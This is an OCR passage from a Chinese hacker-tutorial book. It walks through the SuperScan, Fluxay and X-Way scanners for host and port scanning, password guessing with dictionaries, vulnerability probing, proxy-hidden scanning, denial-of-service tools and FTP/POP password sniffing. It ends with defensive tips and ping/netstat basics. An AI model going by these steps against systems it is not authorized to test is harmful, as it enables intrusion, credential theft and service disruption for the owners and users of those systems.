Step 02 选择【扫描】标签，在【主机名/IP】文本框中输入某个主机名称或 IP 地址，可针对该单机进行扫描。若在【开始 IP】文本框和【结束 IP】文本框中输入某一 IP 地址段的开始 IP 和结束 IP 地址，则可对该 IP 地址段内的主机进行扫描，如图 2-20 所示。



图 2-19 SuperScan 操作界面



图 2-20 设置 IP 地址

Step 03 单击 -> 按钮，将其添加到 IP 地址列表框中。若单击【从文件读取 IP 地址】按钮，则可从已编辑好的 txt 文件中读取 IP 地址。单击【开始扫描】按钮 ▶，SuperScan 开始扫描，如图 2-21 所示。

Step 04 扫描结束后，单击【查看 HTML 结果】按钮，则可通过 IE 浏览器查看最终的扫描结果，如图 2-22 所示。从中可以看出在线主机的 IP 地址、主机名称、所在域或工作组等内容。



图 2-21 开始扫描




图 2-22 查看扫描结果

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Step 05 若需要对某个主机的端口进行扫描，则可在【主机和服务扫描设置】标签中选取【UDP 端口扫描】和【TCP 端口扫描】复选项，并设置其端口范围，如图 2–23 所示。




图 2-23 设置端口扫描范围

Step 06 返回【扫描】标签，输入主机的 IP 地址，单击【开始扫描】按钮，即可得到该主机的 UDP 端口和 TCP 端口信息，如图 2–24 所示。




图 2-24 单机扫描结果

Step 07 选择【工具】标签，在【主机名/IP/URL】文本框中输入某主机的域名，单击【查找主机名/IP】按钮，即可得到该网络主机的 IP 地址，如图 2–25 所示。



图 2-25 查找主机 IP 地址

Step 08 在【工具】标签中还有【ICMP 跟踪】、【路由跟踪】、Ping 等多种功能，用户可以根据需要选择使用。

提示 SuperScan 还自带了一个木马端口列表，通过这个列表可以检测目标计算机是否存在木马。

4. 流光扫描器

流光可以说是黑客必备的扫描器之一，它除了可以扫描系统安全漏洞、弱口令之外，还集成了常用的入侵工具，如字典工具、NT/IIS 工具等，并且独创了能够控制“肉鸡”进行扫描的流光 Sensor 工具和为“肉鸡”安装服务的“种植者”工具。流光扫描器的功能较多，所以操作也较复杂，并且其功能还在进一步扩充。流光扫描器的作者为了防止该工具用于非法目的，非注册版对其使用功能进行了限制，且不能扫描国内的 IP 地址。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用流光扫描器

01 双击从网上下载的安装文件，启动其安装向导进行安装。双击桌面上的 Fluxay 图标，即可进入其操作界面，如图 2–26 所示。



图 2-26　流光操作界面

02 选择【文件】→【高级扫描向导】菜单项，在弹出的对话框中设置 IP 起始地址和结束地址，并可在【目标系统】下拉列表中选择预检测的操作系统类型。单击【获取主机名】和【PING 检查】前的☐按钮，使其处于选中状态，如图 2–27 所示。




图 2-27　设置 IP 地址范围及检测项目

03 单击【下一步】按钮，选取【标准端口扫描】项，从而只对常用端口进行扫描，如图 2–28 所示。




图 2-28　设置扫描端口范围

04 单击【下一步】按钮，选取【获取 POP3 版本信息】及【尝试猜解用户】选项，如图 2–29 所示。




图 2-29　POP3 信息设置

05 单击【下一步】按钮，设置有关 FTP 检测的有关选项，如图 2–30 所示。

06 单击【下一步】按钮，则可以设置 SMTP 检测的有关选项，如图 2–31 所示。

07 单击【下一步】按钮，可以设置有关 IMAP 检测的有关选项，如图 2–32 所示。

08 单击【下一步】按钮，则可设置 TELNET 远程溢出等选项，如图 2–33 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。




图 2-30　设置 FTP 检测选项




图 2-31　设置 SMTP 检测选项




图 2-32　设置 IMAP 检测选项




图 2-33　设置远程溢出选项

STEP 09　单击【下一步】按钮，在显示的对话框中可以设置 CGI 的有关检测选项，如图 2-34 所示。

STEP 10　单击【下一步】按钮，显示 CGI 规则设置对话框，可以选择需要扫描的 CGI 漏洞选项，如图 2-35 所示。




图 2-34　设置 CGI 有关选项



图 2-35　选择 CGI 漏洞选项

STEP 11　单击【下一步】按钮，可以对装有 SQL 数据库的系统进行相关漏洞扫描，如图 2-36 所示。

STEP 12　单击【下一步】按钮，则可以设置有关共享资源及用户名猜解的扫描等选项，如图 2-37 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 2-36　设置 SQL 扫描选项




图 2-37　共享资源扫描等选项设置

13 单击【下一步】按钮，用户可以设置有关 IIS 服务器的有关漏洞检测选项，如图 2-38 所示。

14 单击【下一步】按钮，设置有关 FINGER 的检测选项，如图 2-39 所示。




图 2-38　设置 IIS 检测选项




图 2-39　设置 FINGER 检测选项

15 单击【下一步】按钮，用户可以设置 RPC 的有关检测选项，如图 2-40 所示。

16 单击【下一步】按钮，可以选择有关 MISC 的检测选项，如图 2-41 所示。




图 2-40　设置 RPC 检测选项




图 2-41　设置 MISC 检测选项

17 单击【下一步】按钮，可以选择需要检测

18 单击【下一步】按钮，可以设置使用猜解

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

的系统插件漏洞类别，如图 2–42 所示。




图 2-42　选择系统插件

用户名和密码的字典，以及扫描报告保存的路径、并发线程数量等选项，如图 2–43 所示。




图 2-43　设置破解字典及其他选项

19 单击【完成】按钮，在显示的对话框中选择需要使用的扫描主机，如图 2–44 所示。



图 2-44　选择扫描主机

20 单击【开始】按钮，流光扫描器开始扫描，如图 2–45 所示。



图 2-45　扫描中

21 在扫描过程中，界面下方将弹出一个【探测结果】窗口，显示扫描成功与否的信息，如图 2–46 所示。



图 2-46　探测结果

22 在扫描结束之后，将显示如图 2–47 所示的提示框。




图 2-47　提示查看扫描报告

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

STEP 23 单击【是】按钮，即可查看到扫描的最终结果，如图 2-48 所示。

小技巧

选择【探测】→【高级扫描工具】菜单项，即可打开【高级扫描设置】对话框，如图 2-49 所示。在各个选项卡中设置好相应的选项后，单击【确定】按钮，选择扫描主机即可进行扫描。



图 2-48 扫描结果




图 2-49 【高级扫描设置】对话框

5. X-Way 扫描器

X-Way 扫描器最大的特点就是可以使用二级代理进行扫描，从而使扫描更加隐蔽，同时该工具功能也十分强大，可以结合扫描进行各种入侵攻击。

跟着做：使用 X-Way 扫描器

STEP 01 将从网络上下载的压缩包进行解压，双击 X-Way.exe 文件即可进入其操作界面，如图 2-50 所示。

STEP 02 单击【高级扫描】按钮，打开【高级扫描设置】对话框。在【扫描设置】标签中，用户可以设置 IP 地址段、探测的项目等内容，如图 2-51 所示。



图 2-50 X-Way 操作界面



图 2-51 设置扫描选项

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Step 03 选取【使用代理扫描】复选项，再单击【代理设置】按钮，即可在打开的对话框中设置有关代理选项，并可进行测试，如图 2–52 所示。



图 2-52 代理设置

Step 04 在【端口定义】标签中，用户可以设置扫描的端口范围，如图 2–53 所示。选取【列表中端口】单选项，单击【端口列表】按钮，即可在打开的对话框中选择需要扫描的端口号。若选取【连续端口】单选项，则可设置需扫描的连续端口范围。



图 2-53 设置端口范围

Step 05 在【CGI 设置】标签中，用户可以设置其相关探测选项，如图 2–54 所示。




图 2-54 【CGI 设置】标签

Step 06 在【CGI 规则】标签中，可以选择需要检测的漏洞类型，如图 2–55 所示。



图 2-55 【CGI 规则】标签

Step 07 在【探测设置】标签中，可以设置需要检测的 WEB 服务信息、路由跟踪、SMTP 探测、共享信息等选项，如图 2–56 所示。

Step 08 在【猜解设置】标签中，用户可以设置需要猜解的内容及使用的猜解字典，如图 2–57 所示。

Step 09 单击【确定】按钮，即可根据设置进行扫描，如图 2–58 所示。

Step 10 扫描结束后，在弹出的提示框中单击【是】按钮，可查看扫描报告，如图 2–59 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 2-56 【探测设置】标签



图 2-57 【猜解设置】标签



图 2-58 扫描中



图 2-59 扫描报告

STEP 11 单击【主机搜索】按钮，在弹出的对话框中设置 IP 地址范围、搜索方式等选项，如图 2–60 所示。

STEP 12 单击【高级设置】按钮，在显示的对话框中可以设置 HTTP 代理扫描、端口、CGI 规则、IIS Shell 参数等选项，如图 2–61 所示。



图 2-60 设置主机搜索选项



图 2-61 设置高级选项

STEP 13 单击【开始】按钮，即可对设置的 IP 地址范围内的主机进行搜索，如图 2–62 所示。

STEP 14 在 X–Way 的界面中单击【查询器】按钮，则可以进行多种信息的查询，如图 2–63 所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 2-62　搜索结果




图 2-63　查询器

15 在 X-Way 的界面中单击【猜解机】按钮，选择需要猜解的协议类型及其相关选项，单击【猜解配置】按钮，可以选择所需的字典文件或自定义字符，如图 2-64 所示。



图 2-64　猜解配置

16 单击【开始猜解】按钮，X-Way 即可根据选项设置内容进行猜解，并显示猜解结果，如图 2-65 所示。



图 2-65　猜解机

17 在 X-Way 的界面中单击【黑匣子】按钮，则弹出【黑匣子】对话框。用户可根据需要选择相应的攻击工具，如图 2-66 所示。




图 2-66　【黑匣子】对话框

注意

NUKE 可向 Windows 98/98sec 发送 IGMP 测试，结果会导致被攻击的目标系统蓝屏，重启等。

OOB 是 Windows 95/NT 的 OOB 漏洞测试，会导致被攻击目标的系统蓝屏、系统重启等。

MSSQL 可向 SQL Server 连续发送 0 字节进行 DDS 漏洞测试，有漏洞则会产生拒绝服务。

SMTP 可测试 SMTP 主机是否配置不当，非法邮件授权收发，可能成为跳板攻击对象。

PLUGIN 可测试对指定端口发超长数据，企图使缓冲区溢出，以达到攻击目的。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Step 18 在 X-Way 的界面中单击【嗅探器】按钮，则打开【嗅探器】对话框，如果有人登录 FTP、POP 等，就会自动嗅探出用户名和密码，如图 2-67 所示。




图 2-67 【嗅探器】对话框

使用以上功能强大的扫描工具，黑客就可以快速地确定某一 IP 地址段内哪些主机具有漏洞，并快速确定主机的漏洞范围。

2.1.4 防御网络侦察与堵塞漏洞

由于黑客在攻击一台计算机之前，必须先对该计算机进行扫描，并收集相关信息，所以，用户只要能够阻断黑客对自己计算机的扫描，就能有效地防止黑客的攻击。

跟着做：如何防止黑客的扫描

Step 01 安装防病毒软件及防火墙，并经常及时升级病毒库，防止有破坏性程序的注入。

Step 02 网上购物时，不论出于何种原因都不允许自己的信用卡资料被商家储存。

Step 03 密码设定最好不要使用自己名字的拼音或生日数字的组合，最好使用无意义的数字和字母组合，并且位数尽量多一些，而且还要经常更换，防止黑客破解。

Step 04 只向有安全保证的网站发送信用卡号码，留意寻找浏览器底部显示的挂锁图标或钥匙形图标。

Step 05 对不同的网站和程序要使用不同的密码，防止黑客破译。

Step 06 在使用 QQ、MSN 这些聊天工具时，不要轻易同意陌生人把自己加为好友。

Step 07 使用最新版本的浏览器软件、电子邮件软件以及其他程序。

Step 08 使用可以对 Cookie 进行控制的安全程序，因为 Cookie 有时会泄露用户的一些个人隐私。

Step 09 不要轻易打开来历不明的电子邮件或软件，因为它很可能包含后门程序或其他有害程序。

Step 10 经常查找自己计算机中存在的漏洞，并下载安装这些漏洞补丁，防止黑客利用这些漏洞进行攻击。

2.2 确定扫描目标

扫描是黑客攻击前必须进行的一个步骤，是攻击前的准备。那么如何对某个主机进行扫描，

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

如何确定主机的IP地址，如何了解主机开放的端口和服务等，是本节要介绍的内容。

2.2.1 确定目标主机 IP 地址

确定目标主机的 IP 地址有多种方式，可以使用 Windows 系统自带的 ping 命令，也可以通过某些工具进行确定。

1. 使用 ping 命令

如果用户已经知道了某个主机的计算机名称或网络主机的域名，就可以通过 ping 命令来确定该主机的 IP 地址。

跟着做：使用 ping 命令确定 IP 地址

01 选择【开始】→【运行】菜单项，即可打开【运行】对话框，在【打开】下拉文本框中输入 cmd 命令，如图 2-68 所示。




图 2-68 【运行】对话框

02 单击【确定】按钮，打开命令提示符窗口并运行“ping 计算机名称（域名）”，即可看到主机的 IP 地址，如图 2-69 所示。



图 2-69 查看 IP 地址

2. 使用 netstat 命令

netstat 命令的使用方法与 ping 命令几乎相同，通过 netstat 命令，用户可以查看相应主机的更详细的信息。

跟着做：使用 netstat 命令查看主机信息

01 在命令提示符窗口中输入“netstat –a IP 地址”，可以查看到与该主机的所有连接与开放的端口。

02 若不知道该命令的有关参数，则运行“netstat –?”命令，即可查看其各参数的功能，如图 2-70 所示。

03 如图 2-71 所示为使用“netstat –a IP 地址”命令查看该主机的所有端口、连接协议及与之连接计算机的 IP 地址等信息。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 2-70　netstat 命令的参数说明




图 2-71　查看计算机信息

3．使用 VisualRoute 工具

VisualRoute 是 Visualware 公司发布的网络路径节点回溯分析工具，是一款集合了图形化界面的 Traceroute、Ping 和 Whois 实用程序，可以对用户 Internet 连接中出现的问题进行全面的分析。

跟着做：使用 VisualRoute 工具收集主机信息

Step 01　将 VisualRoute 安装后，双击桌面上的 VisualRoute 图标，即可进入其操作界面，如图 2—72 所示。

Step 02　在【到】后的下拉列表中选择需要查询的网络连接协议类型，再输入主机的域名，单击 Start 按钮，即可开始收集主机的有关连接信息，如图 2—73 所示。




图 2-72　VisualRoute 操作界面



图 2-73　收集到的信息

4．使用“追捕”软件

